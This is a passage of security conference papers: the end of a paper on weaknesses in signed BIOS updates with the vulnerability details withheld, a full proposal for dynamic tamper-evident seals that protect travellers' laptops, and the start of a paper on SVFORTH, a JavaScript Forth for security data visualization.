A cursory analysis of the EFI modules contained in a Dell Latitude E6430 firmware volumes running the latest firmware revision⁴ reveals 495 individual EFI modules. 144 of these modules contain the “smm” substring and so presumably contribute at least some code to run in SMM. Despite being of critical importance to the security of the system, the SMM code base on new systems does not appear to be shrinking. This is a disturbing trend. An exploitable vulnerability in any one of these SMM EFI modules could potentially lead to an arbitrary BIOS reflash situation.⁵

We found another vulnerability that exploits this SMM BIOS CNTL entanglement and allows for arbitrary BIOS reflashes. This vulnerability affects many new UEFI systems that enforce signed BIOS update by default. This vulnerability has been reported to CERT and been assigned tracking number VU #291102. Because we are still working to contact effected vendors and help them mitigate the vulnerability, we have chosen not to disclose the details of the vulnerability at this time.

³ A17 at time of writing

⁴ A12 at time of writing

⁵ The Dell Latitude E6430 also fails to implement Protected Range registers.

7. CONCLUSION

Signed BIOS enforcement is an important access control that is necessary to prevent malicious actors from gaining a foothold on the platform firmware. Unfortunately, the history of computer security has provided us with many examples of access controls failing. BIOS access controls such as signed firmware updates are no different. Implementing a secure firmware update routine is a complicated software engineering problem that provides plenty of opportunities for missteps. The code that parses the incoming BIOS update must be developed without introducing bugs; a challenge that remains elusive for software developers even today. The platform firmware, including any update routines, are programmed in type unsafe languages.⁶ The update code is usually proprietary, complicated and difficult to find and debug as a result of the environment it runs in. This combination of properties makes it highly probable that exploitable vulnerabilities exist in firmware update routines, as we have shown in the case of Dell BIOS.

The SPI flash protection mechanisms that Intel provides to guard the BIOS are complicated and overlapping. A preliminary survey of systems in our enterprise environment reveals that many vendors opt to rely exclusively on the BIOS CNTL protection of the BIOS. This decision has greatly expanded the attack surface against the BIOS, to include all of the vulnerabilities that SMM may contain. This problem is compounded by an increasingly large SMM code base, a trend present even on new UEFI systems. In our opinion, OEMs should start configuring the Protected Range registers to protect their SPI flash chips as we believe this to be more robust protection than BIOS CNTL.

As with other facets of computer security, signed BIOS enforcement is a step in the right direction. However, we must continually work to refine the strength of this access control as new weaknesses are presented. Our hope is that the results presented in this paper will contribute towards incremental improvements in vendor BIOS protection, that will ultimately lead to signed BIOS enforcement being a robust and reliable protection. ¶


References

1. Copernicus: Question your assumptions about bios security. <http://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/copernicus-question-your-assumptions-about>. Accessed: 10/01/2013.
2. Cve-2013-3582. <http://www.kb.cert.org/vuls/id/912156>. Accessed: 10/01/2013.
3. J. Brossard. Hardware backdooring is practical. In *BlackHat*, Las Vegas, USA, 2012.
4. Y. Bulygin. Evil maid just got angrier. In *CanSecWest*, Vancouver, Canada, 2013.
5. Y. Bulygin, A. Furtak, and O. Bazhaniuk. A tale of one software bypass of windows 8 secure boot. In *BlackHat*, Las Vegas, USA, 2013.
6. J. Butterworth, C. Kallenberg, and X. Kovah. Bios chronomancy: Fixing the core root of trust for measurement. In *BlackHat*, Las Vegas, USA, 2013.
7. Intel Corporation. Intel I/O Controller Hub 9 (ICH9) Family Datasheet. <http://www.intel.com/content/www/us/en/io/io-controller-hub-9-datasheet.html>. Accessed: 10/01/2013.
8. Loc Duflot, Olivier Levillain, Benjamin Morin, and Olivier Grumelard. Getting into the smram:Smm reloaded. Presented at CanSec West 2009, http://www.ssi.gouv.fr/IMG/pdf/Cansec_final.pdf. Accessed: 02/01/2011.
9. R. Wojtczuk and A. Tereshkin. Attacking Intel BIOS. In *BlackHat*, Las Vegas, USA, 2009.
10. Rafal Wojtczuk and Joanna Rutkowska. Attacking smm memory via intel cpu cache poisoning. http://invisiblethingslab.com/resources/misc09/smm_cache_fun.pdf. Accessed: 02/01/2011.

⁶ Generally C or handcoded assembly

Dynamic Tamper-Evidence for Physical Layer Protection

Eric Michaud, eric@riftrecon.com
Ryan Lackey, ryan@cryptoseal.com



We present a novel technique for detecting unauthorized changes in physical devices. Our system allows a trustworthy but nonspecialist end user to use a trusted mobile device (e.g. a cellphone) and a remote networked server to verify integrity of other devices left unattended and exposed to an attacker. By providing assurance of physical integrity, we can depend upon trusted computing techniques for firmware and software integrity, allowing users and remote services to trust and decide which could not otherwise be trusted.

THE PROBLEM

Users have become highly mobile, and expect to work with sensitive material or communications in a variety of settings. While electronic devices are constantly getting smaller, they're still not small enough to be kept under a user's direct physical control at all times, particularly during travel.

Before pervasive computing, the system employed by governments and militaries kept sensitive materials and devices in secure environments, and employed trustworthy couriers to transport devices between secure environments. This is both cost and labor intensive.¹ Normal travelers routinely leave equipment like laptops,

tablets, etc. in hotel rooms or other locations where attackers posing as hotel maids (the "Evil Maid" in the "Evil Maid Attack"², literally) may have reliable multi-hour surreptitious access on multiple occasions on a given trip.

Non-governmental users also face compelled handover of devices in a variety of settings, especially during international travel. At a border, most normal rights of residents in a country are suspended – in the United States, this extends to some extent to a 100 mile border region within the country³. At borders, compelled handover of all equipment, detailed physical inspection (ostensibly to detect smuggling), loss of custody, etc. can be routine⁴. Certain travelers, such as David Miranda, reported confiscations of devices on international trips⁵. In other cases, governments waited for domestic travelers to schedule international travel, then used the opportunity of a border search to do detailed searches under Customs laws which would not have been permissible under normal rules of police procedure.⁶

THREAT MODEL

Our threat model is that faced by most business travelers to countries such as China or the United States:

- The user operating the device is honest but potentially lazy and unreliable. Specifically, we can trust the user to not actively subvert the system, but he may click through warnings or otherwise not be fully conscientious about potential indicators of compromise. The user will only comply with security procedures when guided by the technology, similar to password complexity requirements vs. password complexity policy requirements.
- “Home base” servers are secure against compromise, both physical and logical.
- Monitoring of all network connections by the adversary, but in a setting where routine Internet traffic is permitted.
- User only actively uses his computing device in a temporarily secure room – an unoccupied hotel room or office. We do not attempt to protect against local in-room audio or video bugs, ELINT, or a user who is being physically compelled to log in and violate security policy, such as through “rubber hose” methods or the metaphorical gun to his head.
- “Protected device” (e.g. a laptop) is left unattended by the user in between uses, for periods of hours or potentially days. We assume the attacker will either attempt destructive attacks on the device (“it has been stolen”), or will attempt to compromise and then return the device to the user without obvious physical damage.
- User maintains complete custody and security of a phone-sized device used as the “verifier”. This is plausible as the device is small and routinely used by the user even during normal absences such as dinner, meetings, or tourism.
- Adversary is a national intelligence agency, but that the target is receiving less than complete effort – that the user is a victim of routine intelligence gathering against tens of thousands of business or government travelers, rather than singular attention due to a major terrorist or head of state.

CONVENTIONAL SOLUTION

The current standard for international travel in both high-security commercial environments and most government use is both unwieldy and not entirely effective. A dedicated “travel pool” of devices is maintained, and those devices are never allowed to be used directly on corporate networks. These laptops are carried “bare” across borders, with only operating system and application software (and any unique configuration details needed by the organization, including management profiles.) On arrival, users download data from corporate networks, and the laptops have extremely limited access to regular corporate systems, usually less than the VPN access normally provided to remote users within the home country. On completion of the work assignment in foreign country, the laptop is wiped, and again crosses borders “bare”. On return to home office, the laptop may be forensically analyzed, and then is wiped and returned to service, or discarded.

This obviously has several limitations:

- Relatively high overhead and expensive to implement, especially for smaller organizations where maintaining dedicated travel infrastructure can be an appreciable cost in equipment and staff time. This is probably unavoidable in the current threat environment.
- Inefficient and painful for users to have to use unique hardware during international travel, particularly if their work extends beyond routine office automation
- Substantial window of time (entire trip) where compromise of a machine is

undetected. It does little good to discover a tamper event on a key executive’s machine related to corporate espionage about an in-progress deal if the deal is concluded before return to the home country.

In the highest security commercial and high security government travel scenarios, travel laptops are specifically doctored to be physically tamper evident. This may include physical serialized seals over ports, physically difficult to copy markings (holograms or highly detailed printing), difficult-to-remove stickers, or physical tamper-evident overwrap. Organizations may also use firmware and software protection (trusted boot, full disk encryption for data at rest, per-user customized VPN configuration, application specific proxies, enhanced anti-malware packages, virtualization) to protect travel laptops beyond how they protect their domestic IT equipment. The difficulty is that users in the field are unlikely to conduct detailed forensic analysis of their machines while in the field (both due to a lack of skill/facilities, and lack of interest), and once the laptop has been returned to home base, the results of a forensic analysis may no longer be relevant.

A NAIVE NEW SOLUTION: USE-TIME REMOTE-VERIFIED TAMPER EVIDENCE

As presented at RSA 2013, an opportunity exists to use a trusted “verifier” device, in the form of a smartphone, combined with a network server located at home, to verify the integrity of physical seals and telltales on a target device through static photographs. These seals can be applied to the entire case, and particular to externally-accessible ports, screws and fasteners, and when combined with firmware (trusted computing) and OS and network security functions, can dramatically increase the level of security of the system for technical travelers.

By requiring a user to verify the integrity of a laptop or other device prior to each use, using a technical solution which sends physical readings to a secure server for processing, “lazy” users aren’t a problem – the user must participate actively in recording measurements of the device in order to accomplish normal use of the machine. It would be more work for a user to bypass the security measure than to comply, so users will generally comply.

Unfortunately, there are serious flaws with this solution, which we have now addressed.

THREATS TO USE-TIME REMOTE-VERIFIED TAMPER EVIDENCE

There are several threats to use-time remote verification of tamper evident seals.

As has been extensively demonstrated by the security community, many seals can be scraped or lifted from devices and re-used. While this might be detectable in a full forensic teardown of the device at home base, it probably would not be detectable in the field using a low-fidelity cameraphone static image.



Seals can be lifted, removed, cloned, and replaced. In particular, serialized seals are relatively easy to duplicate, with the same serial number printed, as long as the seal's design is relatively straightforward. This is essentially the currency duplication problem – it used to be expensive to make high-quality one-off prints, but now it is fairly easy to scan and reproduce virtually anything printable on a laser or inkjet printer. Again, these might be detected under high intensity forensic analysis, but probably would not be detected in the field.

Locking ports with seals reduces functionality. In particular, users may wish to use removable drives, keyboards, or mice via USB ports, or external monitors, network connections, or power plugs. Some level of port access must be allowed. This ultimately comes down to machine-specific risk – firmware and OS security features can reduce the risk of certain ports being exposed (even including DMA capable ports on architectures with VT-d support). However, it is still likely that certain ports, for instance docking connections, must be disabled via seals.

Essentially, the problem is that virtually any conventional seal technology can be scanned, duplicated, and either removed/reused or replaced with a copy. This is dramatically more likely to work when the attacker has foreknowledge of the seal, and multiple extended windows of time to do physical manipulation – which is exactly the case of a laptop routinely left in a hotel room during an extended business stay. As well, if an expedition to defeat a seal fails, the attacker can potentially cover any tracks by arranging theft of the device, which is overt and causes the user or his organization to invalidate all security information on the device, but prevents discovery of the surreptitious attack program.

OUR SOLUTION: DYNAMIC TAMPER-EVIDENCE

We present a novel solution which extends use-time remote-verified tamper-evidence. Essentially, we use seal technologies which are inherently dynamic, combined with measurements taken during the seal's change, and thus the seals are much more difficult for an attacker to defeat. In particular, counterfeiting replacement seals is substantially more difficult.

We have three main types of dynamic seals.

Time: Seals which vary their state through time. One simple example are the color-changing self-expiring badges often used for facility access⁷. Because these vary at a known rate, it would be difficult to create a new seal at the time of an attack, replace a partially-worn seal, and then have the new seal remain in the same “decay curve” as the legitimate seal. While thermal printed ID badges are relatively weak security in this context, other similar time-decay sensors would be feasible. An example includes low-sensitivity film, either x-ray film protected from light, or extremely

low sensitivity optical film. Over time, new marks would be added to the film, in a complex pattern which would be difficult to duplicate, and marks would never be removed, only added, so the arrow of time would be apparent.

Users would verify seals at each time of use, updating the security record with the current state of the device. In this way, the continued wear of the item would ensure only “fresh” measurements would be accepted.

Position: Printing technologies which vary based on observer position are highly effective anti-duplication technology. Combined with high-detail printing, perhaps using a random process, they can be extremely difficult to duplicate, even within the limits of remote sensing devices. These printing technologies include holograms, pearlescent and metallic paints, micro-spheres, textured surfaces, etc. Position can also be accomplished by moving an emitter of some kind (light source, laser, etc.) while keeping a sensor in a constant position.

The observer would record measurements using the verifier device either from multiple discrete locations, or as video in a continuous arc, depending on the specific type of seal.

Layer: Seals can include multiple layers, only some of which are apparent on casual inspection. This is how items like lottery tickets and currency can be verified – there are some security features which are kept secret or are relatively unknown, and detailed inspection can verify those details.

Given the threat of high-resolution surface photography and printing, one solution to this would be a multi-layer seal. A surface seal can be used for verification until a signal is given by the remote side, or after a counter has expired, and the surface seal peeled back to expose a seal underneath. This is effective against seal counterfeiting, but not against intact seal removal and reapplication, and is primarily a secondary method to detect counterfeit seals during detailed forensic analysis at home.

In addition to strengthening the seals themselves vs. two main classes of attack (seal counterfeiting and undetected seal lifting and replacement), these dynamic techniques enhance higher-protocol-layer security as well.

Firmware and OS level protections (disabling physical ports with VT-d, BIOS features, or OS features), and measured boot, can be combined with physical seal verification. One of the main weaknesses with firmware and OS protections is a keylogger or other device which monitors but does not actively register with the host; securing the enclosure protects against this.

Remote device-integrity servers can use dynamic seal information to make an up-to-the-minute evaluation of endpoint risk. Rather than trusting a device at a constant level for the duration of a login, periodic re-verification can be required. This can take several forms – a sensor-mediated scan of seals, which is user-involved and intrusive, or something which is transparent to the user – bluetooth electronic leash pairing, monitoring accelerometer or GPS location, room environment sensors, etc. If the trusted verifier device, located in a user's pocket during normal use of





the system, detects rapid acceleration and translation in GPS coordinates, remote access on the secured device can be terminated.

Our goal is two-fold: Better access control and control of sensitive data while in potentially hostile environments, as well as better after-the-fact forensic discovery of successful attacks. Dynamic seals support both goals.

OPEN QUESTIONS

We have identified several open questions and areas for future research.

Initial enrolment of devices is an open area of investigation. While it is easiest to prepare devices at home base, taking high-quality reference measurements, it may be more useful to allow users to travel to a country and apply seals in the field. While this may involve transporting seals from home, an even more appealing option would be to allow users to locally source commonly available items (paint, nail polish, stickers, glitter, etc.) to apply sealing technology in the field, without needing to import any special items.

Physically unclonable functions (PUFs)⁸ are generally the most feasible form of non-counterfeitable seal. There are many types, and determining which is most feasible is an ongoing challenge⁹.

There are several sensor modalities in modern smartphones which may be useful as verifier devices. As well, we can make seals which are responsive to various inputs, verifiable by the verifier using one of the smartphone's modalities. The CMOS or CCD cameras in smartphones seem to be among the most promising, both high resolution and versatile. As well, modern smartphones include magnetometers, accelerometers, various radio transmitters and receivers, and other sensors, and these could be used both to take direct measurements and to communicate with active dynamic seals.

Converting the entire process to a mainly user-passive vs. user-active procedure would be ideal, but with certain sensor modalities (camera, primarily), it is unclear how this can be done.

CONCLUSION

We have developed a novel use of seal technology — dynamic remote-verified tamper-evidence. We hope this technology will be useful in securing systems from physical layer compromise, particularly when traveling to hostile environments, and that this enhanced physical layer security will allow strong firmware, software, and network security systems to protect user data.¹

Notes

- ¹ Entire bureaucracies exist for this within governments, such as the NNSA, DoD Courier Office, etc. Standards such as <http://www.dtic.mil/whs/directives/corres/pdf/520033p.pdf>
- ² Examples of Evil Maid and types of attacks - Bruce Schneier and Joanna Rutowski
- ³ <https://www.aclu.org/know-your-rights-constitution-free-zone-map>
- ⁴ <http://www.nytimes.com/2013/09/10/business/the-border-is-a-back-door-for-us-device-seachers.html>
- ⁵ David Miranda detention at Heathrow <http://www.theguardian.com/world/2013/aug/24/david-miranda-detention-greenwald-press-editors>
- ⁶ David House, who raised money for Chelsea Manning's defense fund <https://www.aclu.org/blog/technology-and-liberty-free-speech/feds-settle-lawsuit-bradley-manning-supporter-over-border>
- ⁷ <http://pubs.acs.org/subscribe/archive/ci/31/i02/html/02haas.html>
- ⁸ http://en.wikipedia.org/wiki/Physical_unclonable_function
- ⁹ <http://www.ne.anl.gov/capabilities/vat/defeat.html>

SVFORTH

A Forth for Security Analysis and Visualization

Wes Brown, wes@ephemeralsecurity.com

PREAMBLE

The author is conducting a workshop on using visualization to assist in malware, threat, and security analysis. A lot of the workshop will be running on the SVFORTH platform which is used to exhibit and share visualization and analysis techniques. This technical paper goes into detail on SVFORTH and the rationale behind it.

SVFORTH is a Forth ([http://en.wikipedia.org/wiki/Forth_\(programming_language\)](http://en.wikipedia.org/wiki/Forth_(programming_language))) language environment written in JavaScript with primitives and functions that make it useful for security visualization and analysis work. It is intended to be run in a recent browser for the workshop and includes libraries for metadata and binary manipulation as well as image display.

FORTH? REALLY?

The author is well known for his penchant for developing and using unusual domain specific languages such as Mosquito Lisp to explore and implement new ideas. Previous research has been conducted to apply Forth as a first stage injection payload¹ (<http://mtso.squarespace.com/chargen/2009/1/10/applicable-lessons-from-the-embedded-world-aka-forth-rules.html>). The language of implementation shapes thought patterns, and disparate thought patterns in turn enable a variety of different modalities. Reframing the problem set with alternate modalities and non-standard paradigms is a time-tested technique for executing successful problem analysis.

For example, Lisp and other functional languages that allow high order functions and lazy evaluations enable the passing of functions to customize the behavior of the function that is being passed to. The concept of equivalence between data and code allows for models of rapid development that sometimes yield surprisingly elegant and effective code.

Similarly, Forth has a lot to offer in its stack oriented nature. Programming in a stack based manner is a paradigm shift similar to the difference between functional, object oriented, and procedural languages. Forth encourages a layered approach to

programming due to the ease of defining short functions that operate on the stack.

Much of the visualization and analysis work revolves around the manipulation of query results and sorting data to given criteria. These results tend to be linear, or in the form of multiple rows, lending itself very well to being operated on like a stack.

IN JAVASCRIPT?

Forth is a very simple language to implement; the interpreter parses for the next word, using whitespace as a delimiter. When the parser encounters a word, it does a lookup against its dictionary to determine if there is code bound to that word. Forth words typically operate directly upon the stack, popping the values it needs off, and pushing the results on.

This made it very trivial to implement a working Forth interpreter in JavaScript. Forth words have traditionally been either compiled Forth statements or assembly language. Similarly, by leveraging JavaScript's closures and anonymous functions, we are able to bind JavaScript functions in the Forth word dictionary.

In SVFORTH, virtually all Forth words are bound to JavaScript functions, even the lowest level stack operators. Each Forth word is passed a callback function as its sole argument to execute upon completion of its task. Most Forth word operates upon the stack as the primary data source.

By writing SVFORTH in JavaScript, several advantages immediately appear:

- Much leading edge research² (<http://www.techrepublic.com/resource-library/whitepapers/bootstrapping-a-self-hosted-research-virtual-machine-for-javascript/>) has been done in the area of JavaScript optimization and virtual machine design.
- JavaScript can run virtually anywhere, including the data center and mobile devices.
- There is a rich library of functionality available that is especially useful for the visualization and analysis work that SVFORTH is intended for.
- JavaScript's passing of closures³ (<http://lostechies.com/derekgreer/2012/02/17/javascript-closures-explained/>) work very well for binding JavaScript functions to Forth words.
- Writing more words is very easy in JavaScript allowing SVFORTH to be extensible for specific purposes.

QUICK SVFORTH PRIMER

Forth works as such:

- `10 20 30 + *` – this is entered in the REPL
- `10,20,30` are individually pushed onto the stack, and the stack contents are:

1. 30
2. 20
3. 10

- The `+` word is encountered, looked up in the dictionary, and executed. `+` pops the top two items, adds them together, and pushes the result back onto the stack:

```

1. 50
2. 10
• At this point, the * word is encountered and executed similarly to +, resulting in:
1. 500
Sometimes it can be more illuminating to illustrate in code than it is to explain.
Below are some sample SVFORTH words implemented in JavaScript:

this.canvas = function(callback) {
    currCanvas = document.getElementById( stack.pop() )
    currContext = currCanvas.getContext("2d")
    executeCallback(callback)
}

this.fillStyle = function(callback) {
    b = stack.pop()
    g = stack.pop()
    r = stack.pop()
    currContext.fillStyle = "rgb(" + [r,g,b].join(",") + ")"
    executeCallback(callback)
}

this.fillRect = function(callback) {
    y2 = stack.pop()
    x2 = stack.pop()
    y1 = stack.pop()
    x1 = stack.pop()
    currContext.fillRect(x1, y1, x2, y2)
    executeCallback(callback)
}

Word("pickcanvas", this.canvas)
Word("fillcolor", this.fillStyle)
Word("rect", this.fillRect)

```

As mentioned earlier, all SVFORTH words operate upon the stack. To pass arguments to SVFORTH words, the user has to push them onto the stack. These specific examples do not push results back, but instead operate upon the HTML canvas. Once the JavaScript functions are defined, they are bound and stored in the SVFORTH dictionary using the `Word()` helper.

Below is an example of an actual SVFORTH program, `randrect` that randomly splashes different color rectangles as fast as possible.

```

: pickcolor
0 255 rand 0 255 rand 0 255 rand  (red, green, blue)
fillcolor ;                                (set our color)

: randrect
0 800 rand 0 600 rand                      (upper left coordinates)

```

```


0 800 rand 0 600 rand                      (lower right coordinates)
rect ;                                     (actually draw the rectangle)

: randrect
canvas pickcanvas                          (we find our canvas on our
                                            HTML page)

200 tokenresolution                      (how many tokens before
                                            setTimeout)

begin
    pickcolor
    putrect
again ;

```



In SVFORTH, words written in Forth are treated the same as words written in JavaScript; as the token interpreter is concerned, there is no difference between the two with the exception that writing and binding a JavaScript word from within the Forth environment is not implemented for security reasons.

The `randrect` code shows how to define a Forth word; `:` puts the interpreter in a special definition mode which is stored when `' ; '` is encountered. The definition block is tokenized and compiled before being stored in the dictionary keyed to the word.

FORTH AS A QUERY LANGUAGE

Due to the ability to define words that operate upon datasets as well as the stack based nature of Forth, SVFORTH lends itself very well to being a data query and filtering language.

By layering words, a query can be constructed that pulls data from a database or a data source. Forth words that are filters that iterate through the stack can remove items that do not match their criteria. There can also be Forth words that transform the data in an useful way.

In an actual production application of SVFORTH, queries like the following can be made:

```
twitter 500 from #anonymous filter
```

That specific instance of SVFORTH supports an 'easy mode' where queries can be made in prefix rather than postfix notation:

```
from twitter 500 filter #anonymous
```

from is a Forth word that takes as arguments from the stack the data type to pull, and the amount to pull. If all goes well, and we have at least five hundred Twitter posts in our data source, our stack will be filled with JavaScript data structures, one for each Twitter post.

SVFORTH leverages JavaScript in its native support for JSON and JavaScript data structures. SVFORTH supports storing these structures as elements on the stack as a datatype beyond the integers that classical Forth supports.

The useful thing about this is that **from** can be arbitrarily redefined as needed for different types of data sources, such as a text file, a SQLite database, a server request over HTTP, or even straight from a Postgres/MySQL server.

Once the stack is populated with the results of the execution of **from**, the **filter** word is then applied removing all items from the stack that does not contain the argument in question, **#anonymous**.

By applying filters, the user then has all Twitter posts that mention the **#anonymous** hashtag out of the results. It is trivial at this point to drill down and narrow the scope as subsequent filters will remove items from the stack until the desired data is found.

